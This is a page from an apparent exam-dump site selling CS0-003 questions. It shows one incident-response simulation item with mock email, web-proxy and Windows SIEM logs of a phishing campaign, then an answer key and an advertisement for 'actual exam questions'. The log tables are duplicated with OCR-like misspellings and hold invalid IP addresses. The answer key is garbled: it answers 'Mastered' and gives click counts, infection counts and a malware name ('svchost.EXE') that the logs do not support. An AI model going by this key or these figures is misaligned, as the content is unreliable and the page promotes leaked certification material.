3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rponds@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tshack@anycorp.com
3/7/2016 4:00:38 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmarson@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tslaughter@anycorp.com
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleos@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsilvers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mslstrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dfritz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lcreekmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	starimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tgorney@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fbemvare@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgallpeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordero@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmatthews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ckrooker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfantino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cputliss@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazan@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hparikh@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	morvig@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adifabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingsbury@anycorp.com

Email Server Logs - Email Server 192.168.0.20


Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tfabor@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lsller@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kwilliams@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rpondu@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tshack@anycorp.com
3/7/2016 4:00:39 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmarson@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lslaughter@anycorp.com
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleos@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsilvers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	molabrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dfritz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lcreekmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	stanimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tgorney@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fbenivare@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgallpeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordero@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmatthews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ckrooker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfantino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpuzino@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazen@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hparikh@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	monulg@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adifabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingsbury@anycorp.com

File Server Logs - File Server 192.168.0.102


Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.140	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.268.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.54	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.65.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	181.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST
3/7/2016 4:10:16 PM	192.168.0.9	56757	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:04 PM	192.168.0.112	35716	45.100.47.99	80	stopthebotnet.com	GET
3/7/2016 4:08:45 PM	192.168.0.24	50582	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:08:08 PM	192.168.0.36	37102	78.151.16.233	80	chatforfree.ru	POST
3/7/2016 4:06:40 PM	192.168.0.193	43363	95.77.193.180	80	anti-malware.com	GET
3/7/2016 4:05:14 PM	192.168.0.254	55547	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:04:37 PM	192.168.0.117	54559	182.203.42.246	80	thelastwebpage.com	GET
3/7/2016 4:04:30 PM	192.168.0.172	43947	3.60.67.249	80	thebestwebsite.com	GET
3/7/2016 4:04:21 PM	192.168.0.134	60525	33.225.130.104	80	chzweb.tilapia.com	GET

File Server Logs - File Server 192.168.0.102

Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:03:48 PM	192.168.0.64	44114	127.36.104.33	443	searchforus.de	GET
3/7/2016 4:02:42 PM	192.168.0.250	57111	243.223.175.143	80	securethenet.com	GET
3/7/2016 4:01:34 PM	192.168.0.132	60561	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:01:33 PM	192.168.0.23	57360	239.141.52.189	80	anti-malware.com	GET
3/7/2016 4:01:01 PM	192.168.0.215	44179	161.192.122.40	80	healthreport.com	GET
3/7/2016 3:59:52 PM	192.168.0.121	56315	204.190.57.150	80	freefood.com	POST
3/7/2016 3:58:56 PM	192.168.0.18	60624	169.43.139.3	80	bestpurchase.com	POST
3/7/2016 3:58:54 PM	192.168.0.106	30163	110.234.67.223	80	visitorcenter.com	GET
3/7/2016 3:57:59 PM	192.168.0.59	33145	209.240.152.67	80	bestpurchase.com	GET
3/7/2016 3:57:03 PM	192.168.0.27	46987	23.83.170.116	80	goodguys.se	POST
3/7/2016 3:55:14 PM	192.168.0.211	31442	168.83.234.163	80	visitorcenter.com	GET
3/7/2016 3:54:31 PM	192.168.0.152	39520	141.217.181.243	80	goodguys.se	POST
3/7/2016 3:52:47 PM	192.168.0.253	36463	79.115.291.191	80	pastebucket.cn	POST
3/7/2016 3:51:44 PM	192.168.0.244	61719	14.47.142.43	80	bestpurchase.com	GET
3/7/2016 3:51:19 PM	192.168.0.65	48611	146.104.226.192	80	funweb.cn	POST
3/7/2016 3:49:54 PM	192.168.0.126	40815	171.140.162.96	80	stopthebotnet.com	GET
3/7/2016 3:49:07 PM	192.168.0.9	47625	18.23.47.44	80	stopthebotnet.com	GET
3/7/2016 3:47:38 PM	192.168.0.131	44579	139.58.55.91	80	funweb.cn	GET
3/7/2016 3:45:58 PM	192.168.0.186	62683	31.133.137.225	80	chatforfree.ru	POST
3/7/2016 3:44:05 PM	192.168.0.181	38937	150.119.71.245	80	anti-malware.com	GET
3/7/2016 3:43:33 PM	192.168.0.225	46999	131.97.167.36	80	anti-malware.com	GET
3/7/2016 3:42:56 PM	192.168.0.150	35167	152.203.213.16	80	thelastwebpage.com	GET
3/7/2016 3:42:06 PM	192.168.0.133	62976	206.194.229.42	80	thebestwebsite.com	GET
3/7/2016 3:40:21 PM	192.168.0.225	45854	38.212.240.180	80	freefood.com	GET
3/7/2016 3:39:43 PM	192.168.0.128	44304	180.268.164.237	443	searchforus.de	GET
3/7/2016 3:37:58 PM	192.168.0.186	30386	82.190.10.236	80	securethenet.com	GET
3/7/2016 3:37:49 PM	192.168.0.123	42463	252.77.216.60	80	healthreport.com	GET
3/7/2016 3:35:59 PM	192.168.0.95	34447	133.136.173.36	80	anti-malware.com	GET
3/7/2016 3:35:38 PM	192.168.0.177	38107	100.3.194.158	80	healthreport.com	GET
3/7/2016 3:34:24 PM	192.168.0.189	42791	208.238.143.104	80	freefood.com	POST


SIEM Logs - SIEM 192.168.0.15

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	556	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe


SIEM Logs - SIEM 192.168.0.15

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	556	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. How many employees clicked on the link in the phishing email?
According to the email server logs, 25 employees clicked on the link in the phishing email.
* 2. On how many workstations was the malware installed?
According to the file server logs, the malware was installed on 15 workstations.
* 3. What is the executable file name of the malware?
The executable file name of the malware is svchost.EXE.

NEW QUESTION 194
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CS0-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CS0-003 Product From:

https://www.2passeasy.com/dumps/CS0-003/

Money Back Guarantee

CS0-003 Practice Exam Features:

* CS0-003 Questions and Answers Updated Frequently

* CS0-003 Practice Questions Verified by Expert Senior Certified Staff

* CS0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CS0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year